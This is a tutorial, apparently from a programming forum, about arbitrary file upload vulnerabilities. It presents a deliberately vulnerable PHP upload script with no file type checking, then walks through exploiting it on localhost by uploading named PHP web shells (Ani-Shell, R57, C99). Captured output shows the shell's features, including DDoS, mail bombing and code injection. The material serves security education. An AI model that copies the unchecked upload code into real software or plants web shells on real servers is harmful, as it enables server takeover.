Understanding Arbitrary File Upload Vulnerablilities

As the name suggests Arbitrary File Upload Vulnerabilities is a type of vulnerability which occurs in web applications if the file type uploaded is not checked, filtered or sanitized.

The main danger of these kind of vulnerabilities is that the attacker can upload a malicious PHP , ASP etc. script and execute it. The main idea is to get the access to the server and execute desired code. for example an Attacker who have gained access to such kind of vulnerability can upload a malicious shell script and further can control the machine to execute desired commands, which would lead to a full compromise of the server and the victim’s server gets owned.

In this tutorial we’ll be looking at a a basic example of a Vulnerable Script and How to exploit it. So let’s get started.

Proof of Concept

For the demonstration of a realistic scenario, I have created a basic vulnerable PHP script.

Upload.php

Code:

```
<?php

/**
 * @author lionaneesh
 * @copyright 2011
 * @page upload.php
 */

// If the upload request has been made , Upload the file

$uploadMessage = "";
```

```
  if (isset($_POST['upload']))
  {
        $path = $_FILES['uploadFile']['name'];
        if(move_uploaded_file($_FILES['uploadFile']['tmp_name'],$path) ==
TRUE)
        {
              $uploadMessage = "File Uploaded <a href='$path'>HERE</a>";
        }
  }

  ?>

  <html>

  <head>

      <title>Welcome to Vulnerable Apps</title>

  </head>

  <body>

  <h1>Arbitary file upload ( POC )</h1>
  <hr />

  <p>Hey all this is a sample php script to upload image files , This script
doesn't contains file type checking code which makes it prone to Arbitary
file upload vulnerbility. </p>

  <hr />
  <h2>Upload</h2>
  <hr />

  <table>
  <form action="<?php echo $_SERVER['PHP_SELF']; ?>" method="POST"
enctype="multipart/form-data">
      <tr>
```

```
          <td width="100">Upload File </td>
          <td width="380"><input class="cmd" type="file"
name="uploadFile"/></td>
          <td><input style="margin-left:20px;" type="submit" name="upload"
class="own" value="Upload"/></td>

      </tr>
  </form>
  </table>
  <?php

  echo $uploadMessage;

  ?>

  </body>

  </html>
```

In the above script we simply ask the user to input the file to be uploaded and without even checking what the file-type is or its extension we upload it.

This is a basic example of how these bugs occur.

How to exploit it

Now to exploit this common bug is yet simpler, the hacker can simply download any Web Shell-Scripts , Written in PHP , ASP etc.


Some PHP Shells :-

Ani-Shell
[R57 Shell
C99 Shell

Note: These shells are not intended to be used as this way, author is not responsible for the way in which the user uses it.

Now to exploit this vulnerability the hacker have to carry out some steps :-

Upload the Shell



http://localhost:8080/Work/upload.php

Arbitary file upload (POC)


Hey all this is a sample php script to upload image files , This script doesn't contains file type checking code which makes it prone to Arbitary file upload vulnerbility.

Upload

Upload File C:\Users\lionaneesh\De

File Uploaded HERE

Go to the link




```
http://localhost:8080/Work/Ani-Shell.php

[]=========================================
[]---------------Ani Shell-----------------
[]-----------------------------------------
[]=========================================
[]>>>>>>>>> c0d3d by lionaneesh <<<<<<<<<<
[]=========================================
[]   Email: lionaneesh@gmail.com          +
[]   Twitter : twitter.com/lionaneesh     +
[]-----------------------------------------
[]
[]
[]
[]
[]
[]
[]
[]
[]
[]  C0de For India
[]  Hack For India
[]  Live for India
[]
[]
```

Username | ********* | Own This Box!

—•(-• © Copyright lionaneesh [All rights reserved] •-)•—
(: Follow Me | Facebook :)
\m/ Greetz to : LuCky , Aasim Bhai aKa R00tD3vil , and all ICA and Indishell Members! We'll Always rock \m/
"" ALL I REMEMBER WERE THOSE LONENY NIGHTS WHEN I WAS DEFACING THOSE INSECURE WEBSITES ""

Gain Access



http://localhost:8080/Work/Ani-Shell.php

Ani-Shell
by lionaneesh

Windows NT LIONANEESH-PC 6.1 build 7600 (Unknow Windows version Ultimate Edition) i586
Your IP : 127.0.0.1 | Server IP : 127.0.0.1
Safe Mode : OFF
[redacted]

Server ADMIN: [redacted]@127.0.0.1 | PHP VERSION : 5.3.6 | Curl : Enabled | Oracle : Disabled | MySQL : Enabled | MSSQL : Disabled | PostgreSQL : Disabled | Disable functions : None | Space : 78.03 GB | Free : 7.49 GB

Home Upload Shell DDoS Web-Server Fuzzer Mass Mailer Mail Bomber Connect Mass Code Injector PHP Decoder PHP Evaluate I m Out!

PWD C:\Users\lionaneesh\Desktop GO!

Name	Size	Permissions	Delete	Rename
/Ani-Shell	DIR	DIR		Rename
Ani-Shell.php	51.14 KB	-rw-rw-rw-	Delete	Rename
[redacted]	DIR	DIR		Rename
[redacted]	6.03 MB	-rw-rw-rw-	Delete	Rename
/Bookz	DIR	DIR		Rename
[redacted]	6.36 MB	-rw-rw-rw-	Delete	Rename
[redacted]	26.46 KB	-rw-rw-rw-	Delete	Rename
/Deface Page	DIR	DIR		Rename
desktop.ini	282 B	-rw-rw-rw-	Delete	Rename
/Fuzzing	DIR	DIR		Rename
[redacted]	1.79 KB	-rw-rw-rw-	Delete	Rename
/Jobs	DIR	DIR		Rename
/Pr0gr4amming	DIR	DIR		Rename
/PSD	DIR	DIR		Rename
putty.zip	400.95 KB	-rw-rw-rw-	Delete	Rename
[redacted]	2.52 MB	-rw-rw-rw-	Delete	Rename
[redacted]	DIR	DIR		Rename
[redacted]	136 B	-rw-rw-rw-	Delete	Rename
/SQLI	DIR	DIR		Rename

Source: http://www.go4expert.com/articles/understanding-arbitrary-file-upload-t26351/